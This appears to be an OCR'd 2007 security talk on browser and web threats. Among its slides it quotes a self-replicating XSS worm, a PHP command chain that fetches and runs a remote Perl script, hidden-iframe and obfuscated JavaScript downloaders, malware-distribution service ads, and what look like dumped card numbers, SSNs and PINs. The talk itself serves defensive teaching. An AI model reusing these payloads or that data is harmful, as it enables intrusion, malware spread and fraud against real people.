
- Identity Theft
  - Phishing on remote domains
  - XSS phish on white listed sites
  - IDN/Punycode
  - Credential theft
  - Embedded basic auth
  - CSS overlay of forms
  - DNS Pharming
  - Keystroke logging/malware
  - MITM
  - Obfuscated HTML
  - Password manager hijacking
  - …

Diminutive Worms

- Diminutive worm writing contest

-
  ```
  <form><input name="content"><img src="" onerror="with(parentNode)alert('XSS',submit(content.value='<form>'+innerHTML.slice(action=(method='post')+'.php',155)))">
  ```
- 161 Bytes
- Completely self replicating by posting itself to another page on the same domain
- Caveats:
  - No payload
  - One site specific reference (post.php), which makes it less extensible

Blackhat SEO



.f you want others to be happy, pract..ce compass..on.
.f you want to be happy, pract..ce compass..on
The Dala.. Lama

How much less stress and m..sery do .. f..nd myself wallow..ng ..n when .. laugh off my problems and focus on what's go..ng r..ght? How many less wr..nkles, r..ght? .. bel..eve ..'ve started my l..fe off by be..ng opt..m..st..c. ..'m learn..ng to be real..st..c. To ..nject more pat..ence ..n my l..fe would be a bless..ng, both to myself and those who .. need ..t w..th. Understand..ng ..s not needed because .. th..nk .. understand too well. Maybe a l..ttle less of that and a l..ttle more fa..th.

Makes me feel a l..ttle more peaceful already.

PS: .. do not know why MySpace ate my ".."s, however, ..t's k..nd of cute ..f you th..nk of ..t as a g..ant Hangman game. Pat..ence pat..ence w..th technology

Currently listening :
Connie Francis - Where the Boys Are: 24 Greatest Hits
By Connie Francis
Release date: By 27 February, 2001

11:25 PM - 0 Comments - 2 Kudos - Add Comment


```
9.txt
/v9.txt
rl -O
http://www.pikant.hu/images/v9.txt;perl v9.txt;rm -rf *v9*'); passthru('cd /dev/shm;lwp-download
http://www.pikant.hu/images/v9.txt;perl v9.txt;rm -rf *v9*'); passthru('cd /dev/shm;lynx -source
http://www.pikant.hu/images/v9.txt >v9.txt;perl v9.txt;rm -rf *v9*'); passthru('cd /dev/shm;fetch
http://www.pikant.hu/images/v9.txt >v9.txt;perl v9.txt;rm -rf *v9*'); passthru('cd /dev/shm;GET
http://www.pikant.hu/images/v9.txt >v9.txt;perl v9.txt;rm -rf *v9*'); passthru('echo By Morgan');
passthru('printf By Morgann'); ?> // By Morgan
```

Phenterm
Submitted by P
Phentermin
http://educat
Phentermine
http://educat
Tramadol
» reply

A lot of assumptions in the comments

HTML TIMTOWTDI

- HTML anyone?
- <BDO



This page is not Valid XHTML 1.0 Transitional!

Result: Failed validation, 109 Errors


Address : http://www.us-cert.gov/

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
```

- XHTML does not solve this problem because no one uses it, a lot of times even when they claim to.

Traditional Malware

- Traditional Malware is a huge problem
- But it needs to find some way to install itself.
- Downloads are easy, but even easier is browser exploits…



SpreadThatFile.com

⚠ _JS_NEED

Low download counts?

We'll spread your application and install it to thousands of computers

Your executable will be embedded into media files which are spreaded through P2P networks. This is the fastest method, it yields high download counts quickly. On opening the downloaded media file, your application will be executed.

We have delivered more than 500,000 installs in last month!

- Upload your .exe file
- Enter your name, e-mail (valid e-mail address is required for transaction)
- Total cost are calculated on entering the number of installs required
- Click on the payment button (shown after successful upload)
- Pay for the service via Paypal
- We'll start spreading your application in a

Upload file:

File will begin to upload just after selection.
Fill the form while you file is being uploaded.

⚠ Maximum file size: 25MB

File to upload (.exe only):

Your name:

Your e-mail:
(valid e-mail address is required for transaction)

File description: (optional)

Installs required: (minimum 200)

Total price:

Copyright © 2007 SpreadThatFile.com
All rights reserved

```
Credit Card Number: 4271783504669073
Expiration Date : 09/10 [mm/yy]
CVV Number : 903

Social Security No : 262-33-1809
ATM PIN Code : 1221
Credit Card Number: 4266420961239523
Expiration Date : 11/10 [mm/yy]
CVV Number : 117

Social Security No : 567-66-9087
ATM PIN Code : 1234
Credit Card Number: 4640182026997324
Expiration Date : 02/10 [mm/yy]
CVV Number : 563

Social Security No : 411-47-8184
```

Октябрь 26/2007
Налетай на ES IT DE , идёт хороший подлив


Октябрь 23/2007
Введена принудительная проверка грузимых файлов на предмет палености , если файл палится более чем 30% из тестируемых 11 антивирусов , то загрузка даной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

Октябрь 16/2007
Налетай не скупись покупай живопИсь) а точнее микс и юсу.

Август 30/2007

ES	200$	Order now
US	110$	Order now
BG	100$	Order now
DK	100$	Order now
FR	100$	Order now
PT	100$	Order now
NL	100$	Order now
CA	80$	Order now
JP	80$	Order now
SE	70$	Order now
BR	60$	Order now
TR	60$	Order now
NO	50$	Order now

JS Malware



- NCFTA coverage of the Facebook ad malware
- Miami dolphins
- eBay
- Google adwords
- "experts still vouch for the safety of search engines--as long as your software is patched and up to date" – news.com

Iframe Downloader Trojan

- <iframe src="http://bad.com/hack/" width="0" height="0" border="0"></iframe>


-
  ```
  <script>
  t="60,115,99,114,105,112,116,32,108,97,110,103,118,97
  ,103,101,61,106,97,118,97,115,99,114,105,112,
  116,62,13,10,118,97,114,32,117,114,108,44,112,97,116,
  104,44,118,97,114,49,44,118,97,114,50,44,118,97,
  [many lines removed]
  t=eval("String.fromCharCode("+t+")");
  document.write(t);</script>
  ```
- XMLRPC to download binary onto the drive then uses ActiveX to execute the binary.

Escalation

- Who here uses a password more than once?
- Phishing and Password Manager Hacking both give attackers the username and password.
- Phishers have begun realizing that users use the same password >50% of the time.
- >40k accounts were taken over using Tor exit nodes in this way, including the 100 embassy passwords.
- Compromising email addresses is giving attackers greater and greater access, as webmail usage soars.
- Consumers don’t see the value in low value target compromise, even though they use the same password.

How we tend to convey the "solution"

- Don't use JS
  - Use JS for auth pages
- Don't install anything
  - Install Patches
  - Use plugins (Eg: noscript)
- Don't use social networks
  - Use separate browsers
- Pick secure passwords
  - Don't re-use passwords
- Type the URL
  - Look for the green bar
  - .bank TLD
  - Look for the lock
- …




Where We Are

- MySpace was just the beginning and education is not shown to be effective.
- “Ten f*cking days” – Mike Shaver
- “We haven’t seen our slammer or our blaster yet.” - Jeremiah Grossman
- Tip of the iceberg considering routers alone – millions of users are at risk.
- “Click a link, go to jail.”
  - <META HTTP-EQUIV="refresh" CONTENT="0;url=http://child-porn-site">
  - No referrers were logged

Who's To Blame

- Network engineers
- Web Developers
- Browser Manufacturers
- Plugin developers
- Marketers/advertisers
- Bad guys
- "Stupid people"
- Al Gore



http://www.imagefap.com/usergallery.php?userid=184186&type=1

/b/ 4chan: braces 2007-10-06 14:14:39

[redacted]

/b/ 4chan: Limber blakeee 2007-10-04 01:17:24

[redacted]

/b/ 4chan: Gamer 2007-10-04 01:08:56

[redacted]

/b/ 4chan: Dragon 2007-10-04 00:52:05

[redacted]

/b/ 4chan: Scissor 2007-10-02 04:14:09

[redacted]

/b/ 4chan: Xmas 2007-10-02 04:07:21

[redacted]

/b/ 4chan: Deli aka Lips 2007-09-12 23:00:12

[redacted]

/b/ 4chan: Cracky 2007-09-01 02:57:55

What’s Needed

- “This sentence is a lie.” -Spock. “If you trust me, trust me when I tell you to distrust me.” –RSnake.
  - On-page sandboxing/Content restrictions
- Secured “Zones”
